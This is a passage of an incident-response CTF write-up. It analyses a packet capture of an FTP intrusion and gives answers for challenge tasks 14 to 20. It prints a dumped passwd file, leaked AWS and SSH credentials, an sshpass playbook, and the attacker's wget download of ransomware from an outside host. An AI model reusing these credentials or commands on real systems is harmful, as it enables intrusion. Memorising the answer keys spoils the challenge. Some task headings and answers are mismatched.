215 UNIX Type: L8
FEAT
211-Features:
 EPRT
 EPSV
 MDTM
 PASV
 REST STREAM
 SIZE
 TVFS
211 End
EPSV
229 Entering Extended Passive Mode (|||23640|)
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
SIZE .archived.sql
213 2091
EPSV
229 Entering Extended Passive Mode (|||25381|)
RETR .archived.sql
150 Opening BINARY mode data connection for .archived.sql (2091 bytes).
226 Transfer complete.
MDTM .archived.sql
213 20230317120537
TYPE A
200 Switching to ASCII mode.
EPSV
229 Entering Extended Passive Mode (|||35153|)
NLST
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
SIZE Tasks to get Done.docx
213 28935
EPSV
229 Entering Extended Passive Mode (|||27862|)
RETR Tasks to get Done.docx
150 Opening BINARY mode data connection for Tasks to get Done.docx (28935 bytes).
```

- Now, we should to revert the data to FTP data.
  You can click on the packet and select 'Decode as' and choose 'FTP'




tcp.port == 24456

Time	Source	Source Port	Destination	DST Port	Protocol	Length	Info
2023-03-21 11:02:16.065920	172.31.39.46	24456	3.109.209.43	38032	FTP-DA...	149	FTP
2023-03-21 11:02:07.287797	172.31.39.46	24456	3.109.209.43	38032	FTP-DA...	139	FTP
2023-03-21 11:03:18.523027	172.31.39.46	24456	3.109.209.43	38032	FTP-DA...	137	FTP
2023-03-21 11:02:23.075466	172.31.39.46	24456					
2023-03-21 11:05:58.429851	172.31.39.46	24456					
2023-03-21 11:04:30.521393	172.31.39.46	24456					
2023-03-21 11:06:32.950109	172.31.39.46	24456					
2023-03-21 11:09:54.030637	172.31.39.46	24456					
2023-03-21 11:09:23.821406	172.31.39.46	24456					


Wireshark · Decode As...

Field	Value	Type	Default	Current
TCP port	24456	Integer, base 10	(none)	FTP


- After we did it, I used the the following filter to see the FTP -DATA:
  'ip.addr == 3.109.209.43 && ip.addr == 172.31.39.46 && ftp -data'
  And now we able to see all the attacker commands with the server responses:



- I found the file 'archived.sql,' and inside it was the answer.



```
'),('Abdullah','391629733297','yiobkod0986Y[adij@IKBDS');\n
```




Whats the AWS AccountID and Password for the developer "Abdullah"?

391629733297:yiobkod0986Y[adij@IKBDS


Task14: Whats the deadline for hiring developers for forela?

- After we found the files and we able to fetch them, the answer was found on 'Task to get done.docx'



Task15: When did CEO of forela was scheduled to arrive in pakistan?


- After we found the files and we able to fetch them, the answer was found on 'Task to get reminder.txt'



```
I am so stupid and dump, i keep forgetting about Forela CEO Happy grunwald visiting Pakistan to start the buisness operations
here.I have so many tasks to complete so there are no problems once the Forela Office opens here in Lahore. I am writing this
note and placing it on all my remote servers where i login almost daily, just so i dont make a fool of myself and get the
urgent tasks done.

He is to arrive in my city on 8 march 2023 :))

i am finally so happy that we are getting a physical office opening here.
```

Task16: The attacker was able to perform directory traversel and escape the chroot jail.This caused attacker to roam around the filesystem just like a normal user would. Whats the username of an account other than root having /bin/bash set as default shell?


- We can see the other user on the system via the UID after the attacker ran '/etc/password'



```
2023-03-21 11:02:16.067340   172.31.39.46   27862 3.109.209.43   33404 FTP-DA…  4385 FTP Data: 4319 bytes (EPASV) (RETR Tasks to get Done.docx)
2023-03-21 11:02:16.067329   172.31.39.46   27862 3.109.209.43   33404 FTP-DA… 10202 FTP Data: 10136 bytes (EPASV) (RETR Tasks to get Done.docx)
2023-03-21 11:02:16.066602   172.31.39.46   27862 3.109.209.43   33404 FTP-DA…  7306 FTP Data: 7240 bytes (EPASV) (RETR Tasks to get Done.docx)
2023-03-21 11:02:16.066590   172.31.39.46   27862 3.109.209.43   33404 FTP-DA…  7306 FTP Data: 7240 bytes (EPASV) (RETR Tasks to get Done.docx)
2023-03-21 11:02:12.854239   172.31.39.46   35153 3.109.209.43   36516 FTP-DA…   104 FTP Data: 38 bytes (EPASV) (NLST)
2023-03-21 11:02:07.288300   172.31.39.46   25381 3.109.209.43   56830 FTP-DA…  2157 FTP Data: 2091 bytes (EPASV) (RETR .archived.sql)
2023-03-21 11:00:06.853099   172.31.39.46   23640 3.109.209.43   38214 FTP-DA…   607 FTP Data: 541 bytes (EPASV) (LIST -la)
2023-03-21 10:55:13.288000   172.31.39.46   63669 3.109.209.43   55264 FTP-DA…   422 FTP Data: 356 bytes (EPASV) (RETR fetch.sh)
```

```
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin\n
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin\n
syslog:x:104:111::/home/syslog:/usr/sbin/nologin\n
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin\n
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false\n
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin\n
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin\n
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin\n
pollinate:x:110:1::/var/cache/pollinate:/bin/false\n
landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin\n
fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin\n
ec2-instance-connect:x:113:65534::/nonexistent:/usr/sbin/nologin\n
_chrony:x:114:121:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin\n
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash\n
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false\n
abdullah.yasin:x:1001:1001::/home/abdullah.yasin:/bin/sh\n
tony.shephard:x:1002:1002::/home/tony.shephard:/bin/sh\n
ftp:x:115:123:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin\n
redis:x:116:124::/var/lib/redis:/usr/sbin/nologin\n
mysql:x:117:125:MySQL Server,,,:/nonexistent:/bin/false\n
postfix:x:118:126::/var/spool/postfix:/usr/sbin/nologin\n
influxdb:x:119:65534::/var/lib/influxdb:/usr/sbin/nologin\n
cyberjunkie:x:1003:1003:,,,:/home/cyberjunkie:/bin/bash\n
```

```
07d0  61 62 64 75 6c 6c 61 68  2e 79 61 73 69 6e 3a 2f   abdullah .yasin:/
07e0  62 69 6e 2f 73 68 0a 74  6f 6e 79 2e 73 68 65 70   bin/sh·t ony.shep
07f0  68 61 72 64 3a 78 3a 31  30 30 32 3a 31 30 30 32   hard:x:1 002:1002
0800  3a 3a 2f 68 6f 6d 65 2f  74 6f 6e 79 2e 73 68 65   ::/home/ tony.she
0810  70 68 61 72 64 3a 2f 62  69 6e 2f 73 68 0a 66 74   phard:/b in/sh·ft
0820  70 3a 78 3a 31 31 35 3a  31 32 33 3a 66 74 70 20   p:x:115: 123:ftp 
0830  64 61 65 6d 6f 6e 2c 2c  2c 3a 2f 73 72 76 2f 66   daemon,, ,:/srv/f
0840  74 70 3a 2f 75 73 72 2f  73 62 69 6e 2f 6e 6f 6c   tp:/usr/ sbin/nol
0850  6f 67 69 6e 0a 72 65 64  69 73 3a 78 3a 31 31 36   ogin·red is:x:116
0860  3a 31 32 34 3a 3a 2f 76  61 72 2f 6c 69 62 2f 72   :124::/v ar/lib/r
0870  65 64 69 73 3a 2f 75 73  72 2f 73 62 69 6e 2f 6e   edis:/us r/sbin/n
0880  6f 6c 6f 67 69 6e 0a 6d  79 73 71 6c 3a 78 3a 31   ologin·m ysql:x:1
0890  31 37 3a 31 32 35 3a 4d  79 53 51 4c 20 53 65 72   17:125:M ySQL Ser
08a0  76 65 72 2c 2c 2c 3a 2f  6e 6f 6e 65 78 69 73 74   ver,,,:/ nonexist
08b0  65 6e 74 3a 2f 62 69 6e  2f 66 61 6c 73 65 0a 70   ent:/bin /false·p
08c0  6f 73 74 66 69 78 3a 78  3a 31 31 38 3a 31 32 36   ostfix:x :118:126
08d0  3a 3a 2f 76 61 72 2f 73  70 6f 6f 6c 2f 70 6f 73   ::/var/s pool/pos
08e0  74 66 69 78 3a 2f 75 73  72 2f 73 62 69 6e 2f 6e   tfix:/us r/sbin/n
08f0  6f 6c 6f 67 69 6e 0a 69  6e 66 6c 75 78 64 62 3a   ologin·i nfluxdb:
0900  78 3a 31 31 39 3a 36 35  35 33 34 3a 3a 2f 76 61   x:119:65 534::/va
0910  72 2f 6c 69 62 2f 69 6e  66 6c 75 78 64 62 3a 2f   r/lib/in fluxdb:/
0920  75 73 72 2f 73 62 69 6e  2f 6e 6f 6c 6f 67 69 6e   usr/sbin /nologin
0930  0a 63 79 62 65 72 6a 75  6e 6b 69 65 3a 78 3a 31   ·cyberju nkie:x:1
0940  30 30 33 3a 31 30 30 33  3a 2c 2c 2c 3a 2f 68 6f   003:1003 :,,,:/ho
0950  6d 65 2f 63 79 62 65 72  6a 75 6e 6b 69 65 3a 2f   me/cyber junkie:/
0960  62 69 6e 2f 62 61 73 68  0a                        bin/bash ·
```




The attacker was able to perform directory traversel and escape the chroot jail.This caused attacker to roam around the filesystem just like a normal user would. Whats the username of an account other than root having /bin/bash set as default shell?

cyberjunkie

Task17: Whats the full path of the file which lead to ssh access of the server by attacker?


The attacker ran multiple ls -la commands to view the files in the current directory. I traversed them and found the answer.
We already had a clue from the 'reminder.txt' file that we found, and we discovered a path to hidden file which called '.reminder'



```
2023-03-21 11:05:41.793744   172.31.39.46   26282 3.109.209.43   51030 FTP-DA…   252 FTP Data: 186 bytes (EPASV) (LIST -la)
2023-03-21 11:05:45.433310   172.31.39.46   45303 3.109.209.43   52306 FTP-DA…    77 FTP Data: 11 bytes (EPASV) (NLST)
2023-03-21 11:05:49.507395   172.31.39.46    8945 3.109.209.43   60652 FTP-DA…   252 FTP Data: 186 bytes (EPASV) (LIST -la)
2023-03-21 11:05:58.429880   172.31.39.46   44249 3.109.209.43   49306 FTP-DA…   160 FTP Data: 94 bytes (EPASV) (RETR .remir
2023-03-21 11:06:04.771701   172.31.39.46   60306 3.109.209.43   51534 FTP-DA…  1684 FTP Data: 1618 bytes (EPASV) (LIST -la)
2023-03-21 11:06:21.189182   172.31.39.46   63146 3.109.209.43   38052 FTP-DA…  7306 FTP Data: 7240 bytes (EPASV) (LIST -la)
2023-03-21 11:06:21.189193   172.31.39.46   63146 3.109.209.43   38052 FTP-DA…  4542 FTP Data: 4476 bytes (EPASV) (LIST -la)
2023-03-21 11:06:39.682334   172.31.39.46   61640 3.109.209.43   50574 FTP-DA…  1684 FTP Data: 1618 bytes (EPASV) (LIST -la)
2023-03-21 11:06:48.131478   172.31.39.46    5128 3.109.209.43   35450 FTP-DA…   939 FTP Data: 873 bytes (EPASV) (LIST -la)
2023-03-21 11:07:25.682459   172.31.39.46    9861 3.109.209.43   57776 FTP-DA…  7306 FTP Data: 7240 bytes (EPASV) (LIST -la)
2023-03-21 11:07:25.682469   172.31.39.46    9861 3.109.209.43   57776 FTP-DA…   631 FTP Data: 565 bytes (EPASV) (LIST -la)
```

```
> Frame 211541: 252 bytes on wire (2016 bits), 252 bytes captured (2016 bits)
> Ethernet II, Src: 02:cd:7c:7e:ed:ae (02:cd:7c:7e:ed:ae), Dst: 02:76:f4:07:ce:92 (02:76:f4:07:ce:92)
> Internet Protocol Version 4, Src: 172.31.39.46, Dst: 3.109.209.43
> Transmission Control Protocol, Src Port: 26282, Dst Port: 51030, Seq: 1, Ack: 1, Len: 186
  FTP Data (186 bytes data)
  [Setup frame: 211534]
  [Setup method: EPASV]
  [Command: LIST -la]
  Command frame: 211539
  [Current working directory: /opt]
v Line-based text data (3 lines)
    drwxr-xr-x    3 0        0            4096 Mar 17 12:42 .\r\n
    drwxr-xr-x   19 0        0            4096 Mar 20 14:35 ..\r\n
    drwxr-xr-x    2 0        0            4096 Mar 17 12:46 reminders\r\n
```

```
0000  02 76 f4 07 ce 92 02 cc
0010  00 ee ed be 40 00 40 06
0020  d1 2b 66 aa c7 56 a9 9f
0030  01 ea a8 c6 00 00 01 01
0040  f1 f6 64 72 77 78 72 2d
0050  33 20 30 20 20 20 20 20
0060  20 20 20 20 20 20 20 20
0070  20 31 37 20 31 32 3a 34
0080  78 72 2d 78 72 2d 78 20
0090  20 20 20 20 20 20 30 20
00a0  20 20 20 34 30 39 36 20
00b0  34 3a 33 35 20 2e 2e 0d
00c0  72 2d 78 20 20 20 20 32
00d0  20 20 30 20 20 20 20 20
00e0  30 39 36 20 4d 61 72 20
00f0  20 72 65 6d 69 6e 64 65
```




Whats the full path of the file which lead to ssh access of the server by attacker?

/opt/reminders/.reminder

Task18: Whats the SSH password which attacker used to access the server and get full access?

- After we found the hidden file '.reminder' we was able to see a clue inside of it:




```
2023-03-21 11:05:58.429880   172.31.39.46   44249 3.109.209.43   49306 FTP-DA…   160 FTP Data: 94 bytes (EPASV) (RETR .reminder)
2023-03-21 11:06:04.771701   172.31.39.46   60306 3.109.209.43   51534 FTP-DA…  1684 FTP Data: 1618 bytes (EPASV) (LIST -la)
2023-03-21 11:06:21.189182   172.31.39.46   63146 3.109.209.43   38052 FTP-DA…  7306 FTP Data: 7240 bytes (EPASV) (LIST -la)
2023-03-21 11:06:21.189193   172.31.39.46   63146 3.109.209.43   38052 FTP-DA…  4542 FTP Data: 4476 bytes (EPASV) (LIST -la)
2023-03-21 11:06:39.682334   172.31.39.46   61640 3.109.209.43   50574 FTP-DA…  1684 FTP Data: 1618 bytes (EPASV) (LIST -la)
2023-03-21 11:06:48.131478   172.31.39.46    5128 3.109.209.43   35450 FTP-DA…   939 FTP Data: 873 bytes (EPASV) (LIST -la)
```

```
> Frame 211605: 160 bytes on wire (1280 bits), 160 bytes captured (1280 bits)
> Ethernet II, Src: 02:cd:7c:7e:ed:ae (02:cd:7c:7e:ed:ae), Dst: 02:76:f4:07:ce:92 (02:76:f4:07:ce:92)
> Internet Protocol Version 4, Src: 172.31.39.46, Dst: 3.109.209.43
> Transmission Control Protocol, Src Port: 44249, Dst Port: 49306, Seq: 1, Ack: 1, Len: 94
  FTP Data (94 bytes data)
  [Setup frame: 211599]
  [Setup method: EPASV]
  [Command: RETR .reminder]
  Command frame: 211603
  [Current working directory: /opt/reminders]
v Line-based text data (1 lines)
    A reminder to clean up the github repo. Some sensitive data could have been leaked from there\n
```


```
0000  02 76 f4 07 ce 92 02 cd  7c 7e ed ae 08 00 45 08   ·v······|~····E·
0010  00 92 8a d9 40 00 40 06  07 9f ac 1f 27 2e 03 6d   ····@·@·····'.·m
0020  d1 2b ac d9 c0 9a d5 34  a7 8e 16 05 87 f9 80 18   ·+·····4········
0030  01 ea a8 6a 00 00 01 01  08 0a 4d 11 4e 94 9f b4   ···j······M·N···
0040  32 f2 41 20 72 65 6d 69  6e 64 65 72 20 74 6f 20   2·A remi nder to 
0050  63 6c 65 61 6e 20 75 70  20 74 68 65 20 67 69 74   clean up  the git
0060  68 75 62 20 72 65 70 6f  2e 20 53 6f 6d 65 20 73   hub repo . Some s
0070  65 6e 73 69 74 69 76 65  20 64 61 74 61 20 63 6f   ensitive  data co
0080  75 6c 64 20 68 61 76 65  20 62 65 65 6e 20 6c 65   uld have  been le
0090  61 6b 65 64 20 66 72 6f  6d 20 74 68 65 72 65 0a   aked fro m there·
```

- Cyberjunkie told us that we would need to use OSINT skills to complete the challenge. As straightforward as it seemed, I searched Google for "Github repo 'forela'" and found the GitHub page.
  https://github.com/forela-finance/forela-dev




```
- hosts: forela-internal.dev
  gather_facts: no
  become: yes

  tasks:
   - name: Download SSH key from URL
     get_url:
       url: "http://dev.forela.co.uk/internal/secrets/cyberjunkie-internal.pem"
       dest: "/tmp/cyberjunkie.pem"
       mode: "0600"

    - name: Log in to remote server via SSH
     become_user: root
     become_method: sudo
     vars:
       ssh_user: cyberjunkie
       ssh_key_file: /tmp/cyberjunkie.pem
     shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'echo "Logged in via SSH"'

    - name: Perform some actions on the remote server
     become_user: root
     become_method: sudo
     vars:
       ssh_user: cyberjunkie
       ssh_key_file: /tmp/cyberjunkie.pem
     shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'id;whoami;ping 1.1.1.1'
    - name: Clean up /tmp directory every 5 hours
     become_user: root
     become_method: sudo
     vars:
       ssh_user: cyberjunkie
       ssh_key_file: /tmp/cyberjunkie.pem
     cron:
       name: "Cleanup /tmp directory every 5 hours"
       minute: "0"
       hour: "*/5"
       job: "rm -rf /tmp/*"
```

- The page did not give us anything valuable, but we able to see the 'commit' history of the repository and found the answer:



Showing **1 changed file** with **32 additions** and **0 deletions.**

```
32 ■■■■■ internal-dev.yaml

@@ -0,0 +1,32 @@
+ ---
+ - hosts: remote_server
+   gather_facts: no
+   become: yes
+
+   tasks:
+     - name: Log in to remote server via SSH
+       become_user: root
+       become_method: sudo
+       vars:
+         ssh_user: cyberjunkie
+         ssh_password: YHUIhnollouhdnoamjndlyvbl398782bapd
+       shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'echo "Logged in via SSH"'
+
```




Whats the SSH password which attacker used to access the server and get full access?


YHUIhnollouhdnoamjndlyvbl398782bapd

Task19: Whats the tool/util name and version which attacker used to download ransomware?

Because we have an indication that the attacker downloaded the file, it was probably done via HTTP/HTTPS. I searched via 'Export objects' and found a file named 'Ransomware2_Server.zip'.
I followed the TCP stream of the packet and discovered that the attacker used 'wget' to download the ransomware from the address '13.233.179.35'.



```
GET /PKCampaign/Targets/Forela/Ransomware2_server.zip HTTP/1.1
Host: 13.233.179.35
User-Agent: Wget/1.21.2
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Tue, 21 Mar 2023 11:42:34 GMT
Content-type: application/zip
Content-Length: 200511456
Last-Modified: Tue, 21 Mar 2023 11:41:49 GMT
```




Whats the full url from where attacker downloaded ransomware?

http://13.233.179.35/PKCampaign/Targets/Forela/Ransomware2_Server.zip

Task20: Whats the tool/util name and version which attacker used to download ransomware?

- Already found in on the previous question.




Whats the tool/util name and version which attacker used to download ransomware?

